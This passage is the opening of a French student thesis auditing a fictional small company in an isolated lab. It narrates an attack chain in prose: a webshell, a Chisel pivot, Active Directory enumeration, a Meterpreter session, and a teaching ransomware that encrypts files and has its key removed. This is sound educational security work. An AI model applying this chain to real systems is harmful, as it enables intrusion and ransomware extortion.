MÉMOIRE DE PROJET INGÉNIEUR

Liora

Iron4Software

Audit, sécurisation et supervision d'une infrastructure vulnérable

RÉDIGÉ PAR

Clément Bastien · Hugo Loureiro · Maxime Corazzi

Année universitaire 2024–2026

Résumé

Ce mémoire présente l'audit de sécurité d'Iron4Software, une TPE fictive de huit salariés qui édite des logiciels métier pour les ressources humaines et ne dispose ni de politique de sécurité formalisée, ni de DSI. Nous avons reconstitué, dans un laboratoire isolé sous Proxmox VE, un scénario d'attaque par ransomware visant cette entreprise, depuis la reconnaissance externe jusqu'à la réponse à incident.

Le laboratoire réunit plusieurs machines virtuelles (serveur web, contrôleur de domaine, poste client, serveur de supervision Splunk) séparées par un pare-feu pfSense, ainsi qu'une machine attaquante représentant l'adversaire du scénario. Le travail se déroule en sept phases : mise en place de l'environnement, tests d'intrusion, analyse forensique, durcissement, ré-attaque, gestion des risques (ISO/IEC 27005 et 27001) et plan de réponse aux incidents (ISO/IEC 27035).

Un principe traverse tout le mémoire : nous distinguons systématiquement ce que les preuves techniques démontrent de ce qui relève de la mise en situation. Les actions dont nous ne conservons pas de trace ne sont jamais présentées comme réalisées. L'objectif est de donner une vision d'ensemble de la cybersécurité d'une petite structure — technique, organisationnelle et humaine — sans surestimer ce qui a été effectivement accompli.

Table des matières

Résumé....2
Table des matières....3
Lexique et abréviations....7
Introduction....9
Contexte et enjeux....9
L'entreprise Iron4Software....9
Surface d'exposition humaine....9
Le profil d'attaquant : « Marcus »....10
Problématique....10
Objectifs, périmètre et méthode....10
Phase 1 — Mise en place et exposition contrôlée....12
1.1 Architecture de l'infrastructure....12
Topologie réseau....12
1.2 Services et configurations volontairement vulnérables....13
1.3 Installation du SIEM et collecte initiale....13
Phase 2 — Tests d'intrusion....15
2.1 Reconnaissance du périmètre WAN....15
2.2 Accès initial par webshell....15
2.3 Pivot réseau avec Chisel....15
2.4 Énumération du réseau interne....16
2.4.1 Cartographie initiale....16
2.4.2 Contrôleur de domaine et services Active Directory....16
2.4.3 DNS et identification du domaine....16
2.4.4 LDAP : RootDSE et limites de l'accès anonyme....16
2.4.5 SMB sur le contrôleur de domaine et sur VM4....16
2.4.6 Vérification MS17-010....17
2.4.7 VM5 et interface HTTP de Splunk....17
2.5 Compromission du poste Windows — session Meterpreter....17
2.6 Déploiement du ransomware pédagogique....17
2.6.1 Exécution et impact....17
2.6.2 Extraction et suppression de la clé....18
2.7 Synthèse de la Phase 2....18
2.8 Correspondance MITRE ATT&CK....19
Phase 3 — Analyse forensique et réponse à incident....20
3.1 Première chronologie....20
3.2 Indicateurs de compromission (IOC)....20
3.3 Analyse Splunk : un SIEM installé mais aveugle....21
Conséquences sur l'investigation....21
3.4 Analyse forensique mémoire (Volatility 3)....22
Acquisition....22
Résultats....22
3.5 Synthèse de la réponse à incident....24
Chronologie finalisée (fondée sur les preuves)....24

3.6 Mesures de réponse recommandées..... 24
Phase 4 — Durcissement de l'infrastructure..... 26
4.1 Le SIEM comme cas d'école..... 26
4.2 Architecture réseau cible — segmentation..... 26
Traitement du risque lié à VM2..... 27
4.3 Durcissement des systèmes..... 28
4.4 Configuration du SIEM et de l'IDS..... 29
4.4.1 État cible et état atteint..... 30
4.4.2 Collecte des journaux pfSense..... 30
4.4.3 Snort en complément du filtrage..... 31
4.4.4 Durcissement de la machine de supervision..... 31
4.4.5 Alerting : une réponse à la contrainte de licence..... 32
4.4.6 Preuves de fonctionnement..... 32
4.5 VPN itinérant WireGuard sur pfSense..... 33
4.6 Sauvegarde et continuité — cible 3-2-1..... 33
Phase 5 — Ré-attaque après durcissement..... 35
5.1 Méthodologie..... 35
5.2 Résultats par vecteur..... 35
5.3 Synthèse comparative..... 35
Phase 6 — Gestion des risques et conformité ISO 27001..... 37
6.1 Matrice de risques (ISO 27005)..... 37
6.2 Checklist de conformité ISO 27001 (contrôles clés)..... 38
6.3 Politique de sécurité (PSSI) — résumé exécutif..... 38
6.4 Plan de sauvegarde 3-2-1..... 39
6.5 Plan d'actions GRC..... 39
Phase 7 — Simulation de réponse aux incidents (ISO 27035)..... 41
7.1 Contexte..... 41
7.2 Planifier et préparer (pré-incident)..... 41
7.3 Détection et signalement..... 41
7.4 Évaluation et décision..... 42
7.5 Réponse — contenir, éradiquer, récupérer..... 42
7.5.1 Contenir..... 42
7.5.2 Éradiquer..... 42
7.5.3 Récupérer..... 43
7.6 Retour d'expérience..... 44
Conclusion..... 45
Bilan..... 45
Compétences mobilisées..... 45
Limites et perspectives..... 45
Bibliographie et références..... 47
Rapports et statistiques..... 47
Normes et référentiels..... 47
CVE et vulnérabilités..... 47
MITRE ATT&CK..... 47
Outils..... 47
Annexes..... 49
Annexe A — Infrastructure et configuration initiale..... 49
A.1 VM1 — Kali Linux (attaquant)..... 49

A.2 VM2 — Ubuntu / service web (déconnectée après investigation) 49
A.3 VM3 — Windows Server 2019 (DC), état initial vulnérable 49
A.4 VM4 — Windows 10 (CEO), état vulnérable *visé* 49
A.5 VM5 — Debian / Splunk 49
A.6 VM6 — pfSense 50
Annexe B — Phase 2 : commandes et sorties 50
B.1 Reconnaissance du périmètre WAN 50
B.2 Webshell et connectivité vers le LAN 50
B.3 Mise en place du pivot 50
B.4 Cartographie LAN via Proxychains 51
B.5 DNS et découverte Active Directory 51
B.6 LDAP 51
B.7 SMB 52
B.8 Vérification MS17-010 52
B.9 VM5 — port 8000 52
B.10 Session Meterpreter 53
B.11 Exécution du ransomware pédagogique 53
B.12 Extraction de la clé 53
B.13 Périmètre non démontré en Phase 2 53
Annexe C — Phase 3 : forensique et réponse 54
C.1 Cadre de simulation 54
C.2 Événements Windows et artefacts 54
C.3 Acquisition mémoire 54
C.4 Processus et commande malveillante 54
C.5 Canal C2 54
C.6 Clé de chiffrement 54
C.7 Conclusion forensique 54
Annexe D — Phase 4 : durcissement 55
D.1 Périmètre réellement exécuté 55
D.2 VM3 — extraits du journal 55
D.3 VM4 — extraits du journal 55
D.4 VM5 — extraits du journal 56
D.5 Scripts et mesures non exécutés 56
Annexe E — Phase 5 : ré-attaque 56
E.1 Principe 56
E.2 Pivot web / VM2 56
E.3 Phishing scénarisé / payload VM4 56
E.4 SMBv1 / MS17-010 57
E.5 Synthèse 57
Annexe F — Phase 6 : gestion des risques (ISO 27005) 57
F.1 Fiches détaillées R1 à R5 57
F.2 Checklist de conformité ISO/IEC 27001 58
Annexe G — Phase 7 : réponse aux incidents (ISO 27035) 59
G.1 Nature de la Phase 7 59
G.2 Faits techniques déclenchant le runbook 59
G.3 Confinement proposé 59
G.4 Éradication proposée 59
G.5 Récupération et RTO cibles 59

G.6 Sensibilisation — programme proposé.....60
Annexe I — Captures d'écran.....60

Lexique et abréviations

Terme	Définition
SIEM	*Security Information and Event Management* — collecte, corrélation et analyse centralisées des journaux de sécurité.
IOC	*Indicator of Compromise* — artefact observable (empreinte, adresse IP, domaine) attestant d'une compromission.
TTP	*Tactics, Techniques and Procedures* — méthodes des attaquants, référencées dans MITRE ATT&CK.
CVE / CVSS	Identifiant standardisé d'une vulnérabilité connue et score de sévérité associé (0 à 10).
MITRE ATT&CK	Base de connaissances des tactiques et techniques d'attaque, référentiel commun de détection et de réponse.
ISO/IEC 27001	Exigences d'un Système de Management de la Sécurité de l'Information (SMSI).
ISO/IEC 27005	Gestion des risques liés à la sécurité de l'information : identification, évaluation, traitement.
ISO/IEC 27035	Gestion des incidents de sécurité : préparation, détection, réponse.
PSSI	Politique de Sécurité des Systèmes d'Information — document de gouvernance définissant règles, rôles et procédures.
PRA / PCA	Plan de Reprise / Continuité d'Activité — maintien ou reprise des activités après sinistre.
RTO / RPO	Durée maximale d'interruption admissible / perte de données maximale admissible.
MFA	*Multi-Factor Authentication* — authentification multifacteur.
C2	*Command and Control* — canal par lequel un attaquant pilote une machine compromise.
DMZ	*Demilitarized Zone* — segment réseau isolant les services exposés du réseau

Terme	Définition
	interne.
Forensique	Analyse post-incident reconstituant la chronologie des événements à partir de preuves numériques.
Red Team / Blue Team	Rôle offensif / rôle défensif. Dans ce projet, les deux rôles sont tenus par les auteurs.

Outil	Usage dans le projet
Splunk	SIEM utilisé en édition gratuite — collecte, indexation, recherche et visualisation des journaux.
Snort	Système de détection d'intrusion réseau (IDS), édition gratuite.
Nmap	Découverte réseau et audit (scan de ports, détection de services).
Nikto	Analyse des faiblesses de configuration d'un serveur web.
Metasploit	Framework d'exploitation utilisé pour l'établissement de la session distante.
Volatility 3	Analyse forensique de la mémoire vive.
Chisel	Tunnel inverse SOCKS pour le pivot réseau.
Proxychains	Redirection du trafic à travers le proxy SOCKS du pivot.
pfSense	Pare-feu et routeur open source assurant la segmentation et le VPN.
Kali Linux	Distribution offensive regroupant l'outillage de test d'intrusion.
WireGuard	Solution de VPN retenue pour les accès distants.

Introduction

Contexte et enjeux

Les très petites entreprises constituent une cible de choix pour la cybercriminalité opportuniste. Elles disposent de moins de moyens humains et financiers que les grandes organisations pour protéger leur système d'information, et cette faiblesse relative pèse lourd le jour d'un incident. L'ENISA relève que 90 % des PME interrogées jugent qu'un incident de cybersécurité aurait des conséquences importantes sur leur activité en moins d'une semaine, et 57 % estiment qu'un tel incident pourrait menacer la survie même de l'entreprise (ENISA, 2021).

Le ransomware occupe une place particulière dans ce paysage. D'après le rapport *ENISA Threat Landscape 2025*, qui analyse 4 875 incidents survenus entre juillet 2024 et juin 2025, il s'agit de la menace au plus fort impact sur les organisations européennes : parmi les activités de cybercriminalité recensées contre des organisations de l'Union, 81,1 % étaient liées à des rançongiciels, répartis sur 82 variantes distinctes (ENISA, 2025). C'est un écosystème à la fois massif et éclaté.

Notre projet part de ce constat. Nous avons voulu reconstituer, dans un laboratoire isolé, un scénario d'attaque par ransomware contre une TPE, puis en dérouler toutes les étapes : évaluation de l'exposition, simulation de l'attaque, analyse des traces, durcissement et réponse à l'incident. L'intérêt d'un environnement contrôlé est de pouvoir mettre en pratique chaque dimension de la cybersécurité sans jamais toucher à un système réel, et de recommencer autant de fois que nécessaire.

L'entreprise Iron4Software

Iron4Software est une TPE fictive de huit salariés, basée en région parisienne, qui édite des logiciels métier pour les services RH. Son infrastructure est celle qu'on rencontre couramment dans ce type de structure : des serveurs Linux et Windows, et un serveur web exposé à Internet pour sa clientèle. La direction connaît les risques cyber, mais n'a formalisé ni politique de sécurité, ni plan de continuité ou de reprise. Aucun EDR n'est déployé, aucune stratégie de sauvegarde n'est réellement définie — autant de fragilités qui pèsent en cas d'incident majeur ou de perte de données.

L'informatique est gérée par un salarié généraliste à mi-temps, sans mandat ni budget dédiés à la sécurité. Cette organisation est représentative des TPE du secteur, où la cybersécurité passe le plus souvent après les priorités opérationnelles.

Surface d'exposition humaine

Le site vitrine de l'entreprise publie une page « Équipe » qui présente cinq des huit collaborateurs, avec nom, fonction et adresse professionnelle. Ces informations, librement accessibles, forment une surface de reconnaissance (OSINT) exploitable pour préparer une campagne de spear phishing ciblée sur les profils les plus intéressants.

Nom	Fonction	Email professionnel
Jean Lefèvre	PDG & fondateur	ceo@iron4software.local
Thomas Girard	Directeur technique	cto@iron4software.local

Nom	Fonction	Email professionnel
	(CTO)	
Léa Dubois	Développeuse senior	l.dubois@iron4software.local
Sophie Martin	Responsable RH	rh@iron4software.local
Karim Benali	Support IT	it@iron4software.local

Les trois autres postes n'apparaissent pas sur le site et ne sont pas intégrés au scénario : seuls les profils publiquement exposés constituent une cible réaliste pour la phase de reconnaissance.

Le profil d'attaquant : « Marcus »

Le scénario repose sur un attaquant unique, que nous appelons « Marcus » pour les besoins du récit. C'est un adversaire opportuniste, de niveau technique intermédiaire, qui s'appuie sur des outils publics et documentés — dans les manipulations retenues, Nmap, Nikto, Chisel, Proxychains, Metasploit et PowerShell. Sa motivation est financière, et il vise une TPE aux défenses limitées.

Ce profil conditionne tous nos choix techniques. Chaque faiblesse introduite dans l'infrastructure — CVE Apache datée, protocole SMBv1, absence de MFA, macro Office — et chaque technique employée doivent rester à la portée d'un attaquant de ce niveau, sans prouesse disproportionnée. Nous distinguons d'ailleurs, dans tout le mémoire, le *profil de menace* des *actions réellement exécutées* : une technique prévue dans le scénario n'est jamais décrite comme réalisée tant qu'une trace ne l'établit pas. La chaîne d'attaque suivie par Marcus est détaillée en Phase 2.

Problématique

De ce contexte découle la question qui structure ce mémoire :

> **Comment une TPE dépourvue de politique de sécurité et de moyens dédiés peut-elle détecter, analyser et contenir une attaque par ransomware, et quelles mesures — techniques comme organisationnelles, et réalistes à son échelle — permettent d'en réduire durablement l'exposition ?**

Trois sous-questions la précisent :

- Jusqu'où un attaquant opportuniste peut-il progresser dans une infrastructure de TPE laissée en l'état, et quelle trace laisse-t-il ?
- Quelles capacités de détection et d'analyse une petite structure peut-elle réellement mettre en œuvre sans licence coûteuse ni équipe dédiée ?
- Parmi les mesures de durcissement possibles, lesquelles offrent le meilleur rapport entre l'effort demandé et le risque évité pour une entreprise de cette taille ?

Objectifs, périmètre et méthode

Le projet consiste à réaliser un audit complet de l'infrastructure d'Iron4Software, organisé en sept phases :

1. mettre en place une infrastructure volontairement vulnérable, représentative d'un environnement réel ;
2. mener des tests d'intrusion pour identifier les vulnérabilités présentes ;
3. analyser les traces laissées par l'attaque et conduire la réponse à incident ;
4. renforcer la sécurité (SIEM Splunk, IDS Snort, VPN WireGuard, sauvegardes 3-2-1) ;
5. rejouer les attaques pour vérifier l'effet du durcissement ;
6. réaliser l'analyse des risques et évaluer la conformité ISO/IEC 27001 ;
7. formaliser un plan de réponse aux incidents aligné sur ISO/IEC 27035 et préparer la sensibilisation.

Le cahier des charges impose une infrastructure limitée, de trois à cinq machines virtuelles pour les services de l'entreprise. Cette contrainte est respectée pour les actifs d'Iron4Software : un serveur web Ubuntu, un contrôleur de domaine Windows Server, un poste client Windows 10 et une machine Debian de supervision sous Splunk, séparés par un pare-feu pfSense. À ces machines s'ajoute un poste Kali Linux qui matérialise l'attaquant Marcus ; ce n'est pas un actif de l'entreprise auditée, mais un composant de scénario, utilisé uniquement pour reproduire les phases offensives.

Le tableau ci-dessous relie les livrables attendus aux chapitres du mémoire.

Livrable attendu (cahier des charges)	Chapitre
1. Rapport d'attaque initiale	Phase 2 — Tests d'intrusion
2. Rapport forensique et réponse à incident	Phase 3 — Analyse forensique et réponse
3. Rapport de sécurisation et surveillance	Phase 4 — Durcissement (SIEM, Snort, WireGuard, 3-2-1)
4. Matrice de risques et conformité	Phase 6 — Gestion des risques et ISO 27001
5. Analyse des risques détaillée	Phase 6 — Gestion des risques et ISO 27001
6. Plan de réponse aux incidents	Phase 7 — Réponse aux incidents (ISO 27035)
7. Sensibilisation et formation	Phase 7 — Retour d'expérience

Deux conventions valent pour toute la lecture. D'une part, « nous » désigne les auteurs : nous tenons tour à tour le rôle offensif (Red Team) et le rôle défensif (Blue Team), et l'« administrateur IT d'Iron4Software » renvoie au personnage du scénario, non à nous. D'autre part, les horodatages posent une difficulté récurrente : Volatility exprime ses résultats en UTC, tandis que les consoles Kali et Windows affichent l'heure locale (CEST, soit UTC+2). Sauf mention contraire, les heures citées dans le corps du mémoire sont en CEST ; l'UTC n'est indiqué que lorsqu'il provient directement d'un outil.

Phase 1 — Mise en place et exposition contrôlée

Objectif. Déployer le laboratoire représentant Iron4Software, vérifier l'adressage et la segmentation WAN/LAN, et configurer les services volontairement vulnérables en cohérence avec le profil de Marcus.

1.1 Architecture de l'infrastructure

Le laboratoire compte six machines virtuelles, réparties entre les actifs d'Iron4Software (VM2, VM3, VM4) et les composants hors périmètre entreprise (VM1 attaquante, VM5 supervision, VM6 pare-feu).

VM	Système	Rôle
VM1	Kali Linux 2026.x (noyau 6.12)	Poste attaquant (Marcus). Outils mobilisés : Nmap, Nikto, Chisel 1.9.1, Proxychains, Metasploit 6.4.135-dev, msfvenom, curl.
VM2	Ubuntu 16.04.7 (noyau 4.4.0-186)	Hôte du service web. Le service tourne dans un conteneur Docker `apache-cve` basé sur `php:7.4-apache` ; les réponses HTTP identifient Apache/2.4.54 (Debian) et PHP/7.4.33.
VM3	Windows Server 2019 (build 17763)	Contrôleur de domaine Active Directory `Iron4Software.lan`, DNS et partage SMB.
VM4	Windows 10 22H2 (build 19045.6456)	Poste client représentant le PDG, joint au domaine.
VM5	Debian 12	Hôte du SIEM Splunk. Interface web sur 8000/tcp.
VM6	pfSense CE	Pare-feu assurant la segmentation entre le segment WAN (attaquant) et le segment LAN (actifs).

Topologie réseau

L'adressage a été vérifié machine par machine (`ip a` / `ipconfig`).

VM	Adresse	Segment
VM1 — Kali	192.168.1.68/24	vmbr1 (WAN), passerelle 192.168.1.254

VM	Adresse	Segment
VM2 — Ubuntu	10.0.0.1/24	vmbr40 (LAN)
VM3 — Windows Server	10.0.0.200/24	vmbr40 (LAN), serveur DNS du domaine
VM4 — Windows 10	10.0.0.3/24	vmbr40 (LAN)
VM5 — Debian/Splunk	10.0.0.50/24	vmbr40 (LAN)
VM6 — pfSense	WAN 192.168.1.67 · LAN 10.0.0.254	passerelle du LAN

Passerelle LAN : 10.0.0.254. DNS interne : 10.0.0.200 (VM3). Domaine : `Iron4Software.lan`.

La conception prévoyait que les VM du LAN n'aient pas d'accès direct à Internet, seul le trafic passant par pfSense étant autorisé. Le contrôle sur le terrain montre que VM2 et VM5 disposent en réalité d'un accès Internet direct (`ping 8.8.8.8` réussi). Nous avons documenté cet écart et l'avons conservé en l'état pour la suite, plutôt que de le corriger immédiatement — le noter fait partie de l'audit.

1.2 Services et configurations volontairement vulnérables

Chaque service a été vérifié puis ajusté pour correspondre au niveau de Marcus.

VM2 — Ubuntu / Docker / Apache. L'hôte est en Ubuntu 16.04.7, mais le service exposé répond depuis le conteneur `apache-cve` comme Apache/2.4.54 (Debian) et PHP 7.4.33. Le scénario prévoyait un test de CVE-2021-41773 ; les essais conservés ne démontrent pas d'exploitation réussie de cette CVE (la version 2.4.54 n'y est pas vulnérable). Le point d'entrée réel de la Phase 2 est donc le webshell PHP `shell.php`, exécuté sous `www-data`, qui permet ensuite le pivot vers le LAN.

VM3 — Windows Server. Le contrôle initial confirme SMBv1 activé, Windows Update arrêté, les trois profils de pare-feu désactivés, la protection temps réel de Defender désactivée, une politique de mot de passe faible et un transfert de zone DNS ouvert. En revanche, la NLA est observée à 1 : le RDP sans NLA faisait partie de la configuration vulnérable visée, mais nous ne le retenons pas comme état constaté à cet instant.

VM4 — Windows 10. L'état constaté diffère de la *baseline* vulnérable prévue : la protection temps réel de Defender et la NLA sont déjà actives, le compte local `user` est absent et le compte Invité est désactivé. La signature SMB reste désactivée (`RequireSecuritySignature=False`) et plusieurs réglages demeurent perfectibles. La Phase 4 est donc présentée comme un renforcement de posture, et non comme la correction d'un état identique en tous points au scénario théorique. L'état vulnérable *visé* pour VM4 est reproduit en Annexe A.4, mais il ne correspond pas à l'état réellement mesuré au moment du contrôle.

1.3 Installation du SIEM et collecte initiale

L'installation de Splunk sur VM5 a d'abord laissé croire à un SIEM opérationnel : le service `splunkd` apparaissait actif et les ports attendus semblaient en écoute. C'était un faux positif. Ces contrôles confirmaient seulement que le service était démarré, pas que les journaux des différentes machines étaient collectés.

En réalité, la collecte n'avait jamais été mise en place. On pouvait croire Splunk fonctionnel alors qu'aucun log ne remontait. Un service actif et des ports ouverts ne suffisent pas à établir qu'un SIEM fait son travail ; seule la vérification de la réception effective des journaux l'aurait montré. Ce point, anodin en apparence, pèsera lourd au moment de l'investigation (Phase 3).

Phase 2 — Tests d'intrusion

Objectif. Évaluer la possibilité de progresser depuis le périmètre exposé jusqu'au réseau interne, identifier les principaux services, et mesurer l'impact d'une compromission du poste Windows. La démarche suit la chaîne d'attaque effectivement lisible dans les journaux : reconnaissance web, accès par webshell, pivot réseau, énumération Active Directory, session Meterpreter, puis exécution d'un ransomware pédagogique. Nous ne retenons que les observations confirmées par les commandes et sorties conservées ; les éléments techniques sont reproduits en Annexe B.

2.1 Reconnaissance du périmètre WAN

La reconnaissance vise l'hôte 192.168.1.67, accessible depuis Kali. Le scan de services identifie le port 80/tcp ouvert, associé à Apache 2.4.54 (Debian) ; le port 443/tcp apparaît filtré. La surface directement exploitable se réduit donc, pour l'essentiel, au service HTTP.

Nikto complète le constat en relevant plusieurs faiblesses de configuration : les en-têtes Content-Security-Policy, Strict-Transport-Security, X-Content-Type-Options, Referrer-Policy et Permissions-Policy sont absents, le serveur expose des ETag et accepte les méthodes POST, OPTIONS, HEAD et GET. Ces éléments élargissent l'information disponible pour un attaquant, sans constituer à eux seuls une compromission.

Un contrôle visant CVE-2021-41773 est également réalisé. La réponse conservée est un `HTTP 400 Bad Request` émis par Apache ; aucun fichier système ni exécution de commande n'est obtenu. Nous ne considérons donc pas cette vulnérabilité comme exploitée.

> **Renvoi —** commandes Nmap, Nikto et réponse au contrôle CVE en Annexe B.1.

2.2 Accès initial par webshell

L'accès initial repose sur le webshell PHP `shell.php` déjà présent sur le serveur. L'exécution distante de `id` retourne `uid=33(www-data)`, ce qui confirme une capacité d'exécution de commandes dans le contexte du compte de service Apache.

Depuis ce contexte, un test de connectivité TCP vers `10.0.0.200:445` retourne explicitement `SMB_OUVERT`. L'observation est déterminante : le contexte compromis voit le réseau interne et peut joindre le contrôleur de domaine en SMB. Le webshell devient ainsi notre point d'appui pour la suite.

> **Renvoi —** commandes et retours du webshell en Annexe B.2.

2.3 Pivot réseau avec Chisel

Une reconnaissance directe de 10.0.0.0/24 depuis Kali ne révèle que 10.0.0.100 et 10.0.0.254. Les actifs internes (10.0.0.3, 10.0.0.50, 10.0.0.200) restent invisibles depuis ce point de départ, ce qui justifie un pivot.

Chisel 1.9.1 établit un tunnel inverse : le serveur, lancé sur Kali en mode *reverse*, écoute sur `0.0.0.0:8000`. Les opérations Proxychains empruntent ensuite systématiquement le proxy `127.0.0.1:1080` avant d'atteindre le LAN, ce qui confirme le bon fonctionnement du pivot SOCKS pour les phases d'énumération interne.

Renvoi — mise en écoute du serveur Chisel, scan direct et premières connexions en Annexe B.3.

2.4 Énumération du réseau interne

2.4.1 Cartographie initiale

Le scan Nmap via Proxychains cible 10.0.0.1, 10.0.0.3, 10.0.0.200 et 10.0.0.50. Les quatre hôtes sont détectés actifs, mais les ports apparaissent `filtered` dans cette exécution. En contexte proxifié, cet état ne permet pas de conclure à l'indisponibilité réelle d'un service ; nous complétons donc par des tests TCP et applicatifs ciblés.

2.4.2 Contrôleur de domaine et services Active Directory

Les vérifications ciblées sur 10.0.0.200 mettent en évidence plusieurs services accessibles à travers le pivot : 135/tcp (RPC Endpoint Mapper), 389/tcp (LDAP), 445/tcp (SMB), 464/tcp (Kerberos password change), 636/tcp (LDAPS), ainsi que 3268 et 3269/tcp (Global Catalog). Les journaux confirment aussi le DNS sur 53/tcp et Kerberos sur 88/tcp. À l'inverse, un test sur 3389/tcp retourne `Connection refused`.

Cette exposition suffit à caractériser l'hôte comme contrôleur de domaine et à poursuivre l'énumération, sans disposer à ce stade d'identifiants valides.

2.4.3 DNS et identification du domaine

Le transfert de zone AXFR sur `iron4software.lan` échoue (`Transfer failed`) : le serveur DNS n'autorise pas l'extraction complète de la zone par cette voie. En revanche, les requêtes SRV en TCP révèlent le domaine `Iron4Software.lan` et identifient `WINSRV2019.Iron4Software.lan` (10.0.0.200), avec confirmation de LDAP sur 389/tcp et de Kerberos sur 88/tcp.

2.4.4 LDAP : RootDSE et limites de l'accès anonyme

L'interrogation anonyme du RootDSE aboutit (`Success`) et divulgue plusieurs informations de structure : `defaultNamingContext=DC=Iron4Software,DC=lan`, `dnsHostName=WINSRV2019.Iron4Software.lan`, `isGlobalCatalogReady=TRUE`, et des niveaux de fonctionnalité domaine, forêt et contrôleur égaux à 7. Les partitions Configuration, Schema, ForestDnsZones et DomainDnsZones sont exposées.

L'accès reste toutefois limité. Les recherches anonymes sur les objets `user`, `group` et `computer` retournent une `Operations error` indiquant qu'un *bind* authentifié est nécessaire. Le RootDSE fournit donc des métadonnées utiles, mais pas l'énumération détaillée des comptes.

2.4.5 SMB sur le contrôleur de domaine et sur VM4

Sur le contrôleur, les scans Nmap indiquent `445/tcp filtered`, mais le test SMB applicatif via Proxychains atteint le service et retourne `Anonymous login successful`. Aucun partage exploitable n'apparaît dans la table affichée, et la tentative de reconnexion en SMB1 échoue. Nous retenons donc l'acceptation d'une session anonyme au niveau du service, sans preuve d'accès à un partage.

Sur VM4 (10.0.0.3), le test atteint aussi 445/tcp via le proxy, mais l'ouverture d'une session anonyme est refusée (`NT_STATUS_ACCESS_DENIED`). Aucun accès SMB anonyme fonctionnel n'est donc établi sur ce poste.

2.4.6 Vérification MS17-010

Le contrôle dédié à MS17-010 est exécuté avec `-Pn`. L'hôte 10.0.0.200 est reconnu actif, mais le port 445/tcp reste `filtered` et le script `smb-vuln-ms17-010` ne retourne aucun verdict. Le résultat est classé non concluant : aucune exploitation EternalBlue n'est démontrée dans cette phase.

2.4.7 VM5 et interface HTTP de Splunk

Les observations sur 10.0.0.50 varient selon le test. Nmap indique `8000/tcp filtered` et plusieurs tentatives TCP expirent, mais une réponse HTML enregistrée lors d'un autre essai contient un `303 See Other` redirigeant vers `http://10.0.0.50:8000/en-US/`. Un service HTTP a donc bien répondu sur le port 8000. Dans la topologie du laboratoire, cet hôte est la plateforme Splunk ; l'identification repose ici sur la topologie connue, pas sur un en-tête `Server` conservé.

> **Renvoi —** scans LAN, tests de ports, requêtes DNS/LDAP et résultats SMB/MS17-010/VM5 en Annexes B.4 à B.9.

2.5 Compromission du poste Windows — session Meterpreter

Les traces Metasploit établissent l'ouverture d'une session Meterpreter le 26 août 2026 à 20:17:51. Le *listener* est actif sur `0.0.0.0:4444` et la session est enregistrée entre `192.168.1.68:4444` et `192.168.1.67:41110`. Elle donne un accès interactif au poste Windows.

`getuid` identifie le contexte d'exécution comme `IRON4SOFTWARE\test`. L'ouverture d'un shell confirme Windows 10 build 19045.6456, avec un profil sous `C:\Users\Test`. Nous distinguons ici le poste compromis de l'identité métier qui lui est associée dans le scénario : la preuve technique établit le compte `IRON4SOFTWARE\test`, sans permettre d'attribuer la session à un autre utilisateur.

Les journaux démontrent l'existence de la session et l'exécution de commandes, mais ne documentent pas assez complètement la chaîne de livraison initiale du payload.

> **Renvoi —** création de la session et identification du compte en Annexe B.10.

2.6 Déploiement du ransomware pédagogique

Dans le scénario Marcus, la compromission de VM4 fait suite à une campagne de phishing ciblée contre le dirigeant : l'ouverture d'un document malveillant présenté comme légitime déclenche l'exécution du payload et l'établissement de la session distante.

Pour la simplicité et la reproductibilité du laboratoire, nous n'avons pas reproduit intégralement l'acheminement par courrier électronique. Le payload a été déposé manuellement sur VM4 avant exécution. Ce dépôt manuel est une abstraction du vecteur de phishing : dans le récit, il représente le résultat d'une campagne réussie visant le CEO. En revanche, les éléments qui suivent — exécution PowerShell, session Meterpreter, chiffrement, récupération de la clé — correspondent bien à ce que nous avons observé.

2.6.1 Exécution et impact

Le script `demo_ransom.ps1` est transféré sur le Bureau du profil `C:\Users\Test` (copie de 12 665 octets) puis exécuté avec une politique d'exécution contournée pour le laboratoire.

L'exécution génère une clé AES-256, stockée temporairement dans `C:\Users\Test\AppData\Local\Temp\syskey.bin`. Le script tente de supprimer les clichés instantanés VSS ; la sortie indique que la commande est indisponible ou que les clichés sont déjà absents. Le profil `C:\Users\Test` est ensuite chiffré.

La sortie finale confirme le chiffrement de 29 fichiers en `.ironlocked`. Une note de rançon `LISEZ_MOI_AVANT.txt` est déposée sur le Bureau et un fond d'écran de rançon est appliqué. Le nombre de 29 correspond à la sortie de l'exécution ; l'investigation ultérieure en recensera 30 (voir §3.5).

2.6.2 Extraction et suppression de la clé

Après le chiffrement, la clé temporaire est récupérée depuis la session Meterpreter (transfert de 71 octets vers le poste Kali, dans le répertoire d'évidence). La commande `rm` supprime ensuite `syskey.bin` sur la cible.

Cette manœuvre matérialise le scénario de double extorsion : la restauration locale dépend alors de la conservation de la clé par l'attaquant ou de l'existence d'une sauvegarde antérieure. Nous ne reproduisons aucune valeur de clé dans le mémoire.

> **Renvoi —** transferts, exécution, compteur de 29 fichiers et extraction de la clé en Annexes B.11 et B.12.

2.7 Synthèse de la Phase 2

La Phase 2 met en évidence une chaîne cohérente, associant des actions réellement réalisées et quelques éléments de mise en situation nécessaires au scénario. Le vecteur de compromission du poste — une campagne de phishing contre le CEO — n'a pas été rejoué par messagerie : le dépôt manuel du payload en représente le résultat. À partir de là, tout est étayé par les traces.

- **Reconnaissance WAN :** Apache 2.4.54 exposé sur 80/tcp ; 443/tcp filtré ; en-têtes de sécurité HTTP absents.
- **Accès initial :** exécution de commandes via `shell.php` sous `www-data`.
- **Pivot réseau :** proxy SOCKS `127.0.0.1:1080` fonctionnel via Chisel et Proxychains.
- **Active Directory :** domaine `Iron4Software.lan` et contrôleur `WINSRV2019` (10.0.0.200) identifiés, RootDSE accessible anonymement.
- **SMB :** session anonyme acceptée sur le DC, sans partage exploitable ; accès refusé sur VM4.
- **MS17-010 :** contrôle non concluant, aucune exploitation EternalBlue.
- **Vecteur utilisateur (scénarisé) :** phishing contre le CEO, matérialisé par le dépôt contrôlé du payload sur VM4.
- **Compromission du poste :** session Meterpreter sous `IRON4SOFTWARE\test` (Windows 10 build 19045.6456).
- **Impact :** 29 fichiers chiffrés en `.ironlocked`, note et fond d'écran déployés, clé AES-256 récupérée puis supprimée de la cible.

Séparer ce qui est *scénarisé* de ce qui est *démontré* nous permet de garder un récit réaliste tout en préservant la traçabilité des résultats.

2.8 Correspondance MITRE ATT&CK

Nous distinguons les techniques directement observées de celles seulement représentées par le scénario.

